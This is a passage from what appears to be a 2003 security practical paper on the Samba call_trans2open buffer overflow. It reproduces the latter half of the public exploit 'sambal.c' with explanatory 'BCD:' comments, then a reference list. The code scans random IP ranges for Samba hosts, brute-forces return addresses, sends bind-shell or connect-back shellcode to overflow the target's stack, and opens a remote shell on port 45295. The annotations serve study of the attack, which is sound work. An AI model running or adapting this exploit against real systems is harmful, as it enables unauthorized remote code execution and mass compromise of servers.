            linux_connect_back[34] = ip2; bsd_connect_back[25] = ip2;
            linux_connect_back[35] = ip3; bsd_connect_back[26] = ip3;
            linux_connect_back[36] = ip4; bsd_connect_back[27] = ip4;

            break;
         case 'C':
            MAX_CHILDS = atoi(optarg);
            if (MAX_CHILDS == 0) {
               fprintf(stderr, "Invalid number of childs.\n");
               return -1;
            }

            if (MAX_CHILDS > 99) {
               fprintf(stderr, "Too many childs, using 99. \n");
               MAX_CHILDS = 99;
            }

            break;
         case 'd':
            BRUTE_DELAY = atoi(optarg);
            break;
         case 'f':
            force = 1;
            break;
         case 'p':
            port = atoi(optarg);
            if ((port <= 0) || (port > 65535)) {
               fprintf(stderr, "Invalid port.\n\n");
               return -1;
            }
            break;
         case 'r':
```

```
            ret = strtoul(optarg, &optarg, 16);
            break;
         case 's':
            random        = 1;
            scan        = 1;
            break;
         case 'S':
            random        = 0;
            scan       = 1;
            sscanf(optarg, "%d.%d.%d", &ip1, &ip2, &ip3);
            ip3--;
            break;
         case 't':
            type = atoi(optarg);
            if (type == 0 || type > sizeof(targets) / 16) {
               for(i = 0; i < sizeof(targets) / 16; i++)
                  fprintf(stdout, "%02d. %s          [0x%08x]\n", i + 1,

                          targets[i].type, (unsigned int) targets[i].ret);
               fprintf(stderr, "\n");
               return -1;
            }
            break;
         case 'v':
            verbose = 1;
            break;
         default:
            usage(argv[0] == NULL ? "sambal" : argv[0]);
            break;
         }

   }

   /* BCD: print the usage message if either:
    * BCD:  1.  No IP address and no scanning options options given.  Or
    * BCD:  2.  No target type, no brute force and no scan options given.
    */
   if ((argv[optind] == NULL && scan == 0) ||
       (type == 0 && brute == -1 && scan == 0))
      usage(argv[0] == NULL ? "sambal" : argv[0]);

   if (scan == 1)
      fprintf(stdout, "+ Scan mode.\n");
   if (verbose == 1)
      fprintf(stdout, "+ Verbose mode.\n");

   if (scan == 1) {

      srand(getpid());

      /* BCD: Loop forever, scaning 255 consecutive IP's during each
       * BCD: iteration.
       */
      while (1) {

         /* BCD: Are we doing a random search, or searching a desired range? */
         if (random == 1) {
            /* BCD: Choose the high 24 bits of an IP randomly. */
            ip1 = rand() % 255;
            ip2 = rand() % 255;
            ip3 = rand() % 255; }
         else {
            /* BCD: Increment high 24 bits of the IP. */
```

```
            ip3++;
            if (ip3 > 254) { ip3 = 1; ip2++; }
            if (ip2 > 254) { ip2 = 1; ip1++; }
            if (ip1 > 254) exit(0);
         }

         /* BCD: The scan loop: check hosts 0 to 254.  Each loop iteration
          * BCD: forks one child process to do each check.  If and when the max
          * BCD: number of child processes are active, wait(2) until one
          * BCD: finishes before continuing.
          */
         for (ip4 = 0; ip4 < 255; ip4++) {
            i++;

            /* BCD: Create a string version of the IP. */
            snprintf(scan_ip, sizeof(scan_ip) - 1, "%u.%u.%u.%u",
                                                   ip1, ip2, ip3, ip4);
            usleep(BRUTE_DELAY);

            switch (fork()) {
            case 0:
               /* BCD: Call is_samba() to check whether samba is running. */
               switch(is_samba(scan_ip, 2)) {
               case 0:
                  fprintf(stdout, "+ [%s] Samba\n", scan_ip);
                  break;
               case 1:
                  fprintf(stdout, "+ [%s] Windows\n", scan_ip);
                  break;
               default:
                  break;
               }

               exit(0);
               break;
            case -1:
               fprintf(stderr, "+ fork() error\n");
               exit(-1);
               break;
            default:
               /* BCD: If the maximum number of child processes have been
                * BCD: started, wait until one finishes before allowing the
                * BCD: scan loop to continue.
                */
               if (i > MAX_CHILDS - 2) {
                  wait(&status);
                  i--;
               }
               break;
            }
         }

      }

      return 0;
   }  /* BCD: This is the end of: if (scan == 1) { ... */


   /* BCD: Resolve the target's host name if necessary, and store the address
    * BCD: in network byte order, for use further down.
    */
   he = gethostbyname(argv[optind]);

```

```
    if (he == NULL) {
       fprintf(stderr, "Unable to resolve %s...\n", argv[optind]);
       return -1;
    }

    /* BCD: Begin processing for non-brute force mode. */
    if (brute == -1) {

       /* BCD: If a return location was not specifically given, pick the one
        * BCD: from the table of known targets.
        */
       if (ret == 0) ret = targets[type - 1].ret;

       /* Determine which shell code block to use based on target type. */
       shellcode = targets[type - 1].shellcode;

       /* BCD: If the -c option was used on the command line, print a short
        * BCD: message and select connectback shellcode, instead of the
        * BCD: default backdoor shellcode.
        */
       if (connectback == 1) {
          fprintf(stdout, "+ connecting back to: [%d.%d.%d.%d:45295]\n",
                  ip1, ip2, ip3, ip4);

          switch(targets[type - 1].os_type) {
          case 0:        /* linux */
             shellcode = linux_connect_back;
             break;
          case 1:        /* FreeBSD/NetBSD */
             shellcode = bsd_connect_back;
             break;
          case 2: /* OpenBSD */
             shellcode = bsd_connect_back;
             break;
          case 3: /* OpenBSD 3.2 Non-exec stack */
             shellcode = bsd_connect_back;
             break;
          }

       }

       /* BCD: Make a socket for connecting to the target's NBT session port. */
       if ((sock = socket(AF_INET, SOCK_STREAM, 6)) < 0) {
          fprintf(stderr, "+ socket() error.\n");
          return -1;
       }

       /* BCD: Make a socket over which a remote shell may be run. */
       if ((sock2 = socket(AF_INET, SOCK_STREAM, 6)) < 0) {
          fprintf(stderr, "+ socket() error.\n");
          return -1;
       }

       memcpy(&addr1.sin_addr, he->h_addr, he->h_length);
       memcpy(&addr2.sin_addr, he->h_addr, he->h_length);

       addr1.sin_family = AF_INET;
       addr1.sin_port         = htons(port);
       addr2.sin_family = AF_INET;
       addr2.sin_port   = htons(45295);

       /* BCD: Connect to the target's NBT session service. */
       if (connect(sock, (struct sockaddr *)&addr1, sizeof(addr1)) == -1) {
```

```
      fprintf(stderr, "+ connect() error.\n");
      return -1;
   }

   if (verbose == 1) fprintf(stdout, "+ %s\n", targets[type - 1].type);

   /* BCD: Do a quick sanity check for samba before proceding to hack. */
   if (force == 0) {

      if (is_samba(argv[optind], 2) != 0) {
         fprintf(stderr, "+ Host is not running samba!\n\n");
         return -1;
      }

      fprintf(stderr, "+ Host is running samba.\n");
   }

   if (verbose == 1)
      fprintf(stdout, "+ Connected to [%s:%d]\n",
                      (char *)inet_ntoa(addr1.sin_addr), port);

   /* BCD: Notice that in case of session failure, a message is
    * BCD: printed for the user, but processing continues with no hope
    * BCD: of success anyway.
    */
   if (start_session(sock) < 0) fprintf(stderr, "+ Session failed.\n");

   /* BCD: *en*stablished? Notice the "Session enstablished" message
    * BCD: gets printed whether or not a session was created.
    */
   if (verbose == 1) fprintf(stdout, "+ Session enstablished\n");
   sleep(5);

   /* BCD: Upload shell code and overflow the victim's stack. */
   if (targets[type - 1].os_type != 2) {
      if (exploit_normal(sock, ret, shellcode) < 0) {
         fprintf(stderr, "+ Failed.\n");
         close(sock);
      }
   } else {
      if (exploit_openbsd32(sock, ret, shellcode) < 0) {
         fprintf(stderr, "+ Failed.\n");
         close(sock);
      }
   }

   sleep(2);

   /* BCD: If running in backdoor mode (not connectback mode), attempt to
    * BCD: connect to the remote shell that should be listening if our
    * BCD: exploit was successful.
    */
   if (connectback == 0) {
      if(connect(sock2, (struct sockaddr *)&addr2, sizeof(addr2)) == -1) {
         fprintf(stderr, "+ Exploit failed, try -b to bruteforce.\n");

         return -1;
      }

      fprintf(stdout,
        "--------------------------------------------------------------\n");

      shell(sock2);
```

```
         close(sock);
         close(sock2);
      } else {
         /* BCD: For connectback mode, it is not known whether the connect-back
          * BCD: really worked so just call it quits.
          */
         fprintf(stdout, "+ Done...\n");
         close(sock2);
         close(sock);
      }
      return 0;
   }
   /* BCD: This is the end of: if (brute == -1) { ... */


   /* BCD: The following code handles brute-force mode;  The exploit is tried
    * BCD: over and over with different return addresses until one that works
    * BCD: is found.
    */

   signal(SIGPIPE, SIG_IGN); /* BCD: Don't crash when SIGPIPE is received. */
   signal(SIGUSR1, handler); /* BCD: On SIGUSR1, attempt back door access. */

   /* BCD: Select the appropriate back door code and a starting return address
    * BCD: for the suspected server platform.
    */
   switch(brute) {
   case 0:
      if (ret == 0) ret = 0xc0000000;
      shellcode = linux_bindcode;
      fprintf(stdout, "+ Bruteforce mode. (Linux)\n");
      break;
   case 1:
      if (ret == 0) ret = 0xbfc00000;
      shellcode = bsd_bindcode;
      fprintf(stdout, "+ Bruteforce mode. (FreeBSD / NetBSD)\n");
      break;
   case 2:
      if (ret == 0) ret = 0xdfc00000;
      shellcode = bsd_bindcode;
      fprintf(stdout, "+ Bruteforce mode. (OpenBSD 3.1 and prior)\n");
      break;
   case 3:
      if (ret == 0) ret = 0x00170000;
      shellcode = bsd_bindcode;
      fprintf(stdout, "+ Bruteforce mode. (OpenBSD 3.2 - non-exec stack)\n");
      break;
   }

   /* BCD: Prepare a couple of sockaddr_in's for connecting to NBT sessions and
    * BCD: the backdoor port.
    */
   memcpy(&addr1.sin_addr, he->h_addr, he->h_length);
   memcpy(&addr2.sin_addr, he->h_addr, he->h_length);

   addr1.sin_family = AF_INET;
   addr1.sin_port   = htons(port);
   addr2.sin_family = AF_INET;
   addr2.sin_port   = htons(45295);

   for (i = 0; i < 100; i++)
      childs[i] = -1;
   i = 0; /* BCD: Integer i will track the number of active child processes. */
```

```
/* BCD: Unless -f was specified, do a quick check to verify whether remote
 * BCD: host is running Samba.
 */
if (force == 0) {
   if (is_samba(argv[optind], 2) != 0) {
      fprintf(stderr, "+ Host is not running samba!\n\n");
      return -1;
   }

   fprintf(stderr, "+ Host is running samba.\n");
}

/* BCD: Loop until the SIGUSR1 handler is triggered to try the back door. */
while (OWNED == 0) {

   if (sock  > 2) close(sock);
   if (sock2 > 2) close(sock2);

   if ((sock = socket(AF_INET, SOCK_STREAM, 6)) < 0) {
      if (verbose == 1) fprintf(stderr, "+ socket() error.\n");
   }
   else {
      ret -= STEPS;
      i++; /* BCD: This assumes the fork(2) below will succeed.  But if
            * BCD: it doesn't, exit() will be invoked anyway.
            */
   }

   if ((sock2 = socket(AF_INET, SOCK_STREAM, 6)) < 0)
      if (verbose == 1) fprintf(stderr, "+ socket() error.\n");


   /* BCD: Unless running on OpenBSD, avoid trying a return address that
    * BCD: ends with 0x00.  The reason for this is not known.  It could
    * BCD: result in an infinite loop if "-B 1" is given on the command
    * BCD: line.
    */
   if ((ret & 0xff) == 0x00 && brute != 3) ret++;

   if (verbose == 1)
      fprintf(stdout, "+ Using ret: [0x%08x]\n", (unsigned int)ret);

   usleep(BRUTE_DELAY);

   switch (childs[i] = fork()) {
   case 0:
      /* BCD: Connect to Samba. */
      if(Connect(sock, (char *)inet_ntoa(addr1.sin_addr), port, 2) == -1) {
         if (sock  > 2) close(sock);
         if (sock2 > 2) close(sock2);
         exit(-1);
      }

      if(write_timer(sock, 3) == 1) {
         /* BCD: Start an SMB session. */
         if (start_session(sock) < 0) {
            if (verbose == 1) fprintf(stderr, "+ Session failed.\n");
            if (sock  > 2)close(sock);
            if (sock2 > 2) close(sock2);
            exit(-1);
         }

```

```
         if (brute == 3) {
            /* BCD: Send the openbsd shellcode. */
            if (exploit_openbsd32(sock, ret, shellcode) < 0) {
               if (verbose == 1) fprintf(stderr, "+ Failed.\n");
               if (sock  > 2) close(sock);
               if (sock2 > 2) close(sock2);
               exit(-1);
            }
         }
         else {
            /* BCD: Send the non-openbsd shellcode. */
            if (exploit_normal(sock, ret, shellcode) < 0) {
               if (verbose == 1) fprintf(stderr, "+ Failed.\n");
               if (sock  > 2) close(sock);
               if (sock2 > 2) close(sock2);
               exit(-1);
            }

            if (sock > 2) close(sock);

            if ((sock2 = socket(AF_INET, SOCK_STREAM, 6)) < 0) {
               /* BCD: Impossible.  The line above guarantees that sock2
                * BCD: is less than 0, so it can't be greater than 2.
                */
               if (sock2 > 2) close(sock2);
               exit(-1);
            }

            /* BCD: Attempt a backdoor connection.  If successful, send
             * BCD: a SIGUSR1 to the parent process to trigger an attempt
             * BCD: to use the back door.
             */
            if(Connect(sock2, (char *)inet_ntoa(addr1.sin_addr), 45295, 2)
               != -1) {
               if (sock2  > 2) close(sock2);
               kill(getppid(), SIGUSR1);
            }

            exit(1);
         }


         exit(0);
         break;
      case -1:
         fprintf(stderr, "+ fork() error\n");
         exit(-1);
         break;
      default:
        /* BCD: If the maximum number of child processes have been
         * BCD: started, wait until one finishes before allowing the
         * BCD: brute force loop to continue.
         */
         if (i > MAX_CHILDS - 2) {
            wait(&status);
            i--;
         }
         break;
      }

   }

}
```

```

    return 0;
}

/* EOF */
```

References

[IANA1] The Internet Assigned Numbers Authority. “Port-numbers. “ 13 Aug. 2003.
URL: http://www.iana.org/assignments/port-numbers (17 Aug. 2003).

[OSI1] Jupitermedia Corporation. “The 7 Layers of the OSI Model.” ©2003.
URL: http://webopedia.internet.com/quick_ref/OSI_Layers.asp (30 Jul. 2003).

[MS1] Microsoft Corporation. “Background on NetBIOS.” 28 Feb. 2000. © 2000
URL:
http://www.microsoft.com/windows2000/en/datacenter/help/sag_WINS_und_NetbtBackground.htm (30 Jul. 2003)

[CRH1] Hertel, Christopher R. “Implementing CIFS.” © 1999-2003
URL: http://ubiqx.org/cifs/ (17 Aug. 2003). Chapters 1 and 2.
Also: Book published by Prentice-Hall.

[F1] Internet Storm Center. “Top 10 Ports.”
URL: http://isc.incidents.org/ (16 Aug. 2003)

[F2] Internet Storm Center. “Port Reports.”
URL: http://isc.incidents.org/port_details.html?port=139&days=228
(16 Aug. 2003)

[CVE1] The MITRE Corporation. “CVE Candidates as of 20030815.”
URL: http://www.cve.mitre.org/cve/candidates/downloads/full-can.html (15 Aug. 2003). CAN-2003-0196, CAN-2003-0201, and CAN-2003-0345

[DDI1] Digital Defense Inc. “Security Advisory DDI-1013.” April 7, 2003.
URL: http://www.digitaldefense.net/labs/advisories/DDI-1013.txt (20 Aug 2003)

[CERT1] CERT Coordination Center. “CERT Advisory CA-2003-08 Increased Activity Targeting Windows Shares.” 11 Mar. 2003.
© 2003 Carnegie Mellon University
URL: http://www.cert.org/advisories/CA-2003-08.html (6 Jun. 2003)

[CERT2] CERT Coordination Center. “Vulnerability Note VU#267873; Samba contains multiple buffer overflows.” 10 Apr. 2003.
© 2003, Carnegie Mellon University
URL: http://www.kb.cert.org/vuls/id/267873 (6 Jun. 2003)

[ESD1] eSDee. “sambal.c” (source code). 10 Apr. 2003.
URL: http://www.netric.org/exploits/sambal.c (1 Aug. 2003)

[SF1] SecurityFocus. “Samba 'call_trans2open' Remote Buffer Overflow Vulnerability.” 25 Jul. 2003.
© 1999-2003, Security Focus
URL: http://www.securityfocus.com/bid/7294/exploit/ (1 Aug 2003)

[TEC1] Ts, Jay and Eckstein, Robert and Collier-Brows, David. “Using Samba.” Sabastopol, CA. O'Reilly & Associates Inc. © 2003
Chapter 1: Learning the Samba, pages 11, 19.

[RS1] Sharpe, Richard. “What is SMB?” Oct 8, 2002.
URL: http://samba.anu.edu.au/cifs/docs/what-is-smb.html (1 Aug 2003)

[IETF1] Network Working Group. “Protocol Standard for a NetBIOS Service on a TCP/UDP Transport: Concepts and Methods” Mar. 1987
Internet Engineering Task Force
URL: http://www.ietf.org/rfc/rfc1001.txt (1 Aug. 2003)

[IETF2] Network Working Group. “Protocol Standard for a NetBIOS Service on a TCP/UDP Transport: Detailed Specifications” Mar. 1987
Internet Engineering Task Force
URL: http://www.ietf.org/rfc/rfc1002.txt (1 Aug. 2003)

[SNIA1] Storage Industry Association. “Common Internet File System Technical Reference” 27 Feb. 2002.
Storage Networking Industry Association © 2001 and 2002
URL: http://www.snia.org/tech_activities/CIFS/ (8 Aug. 2003)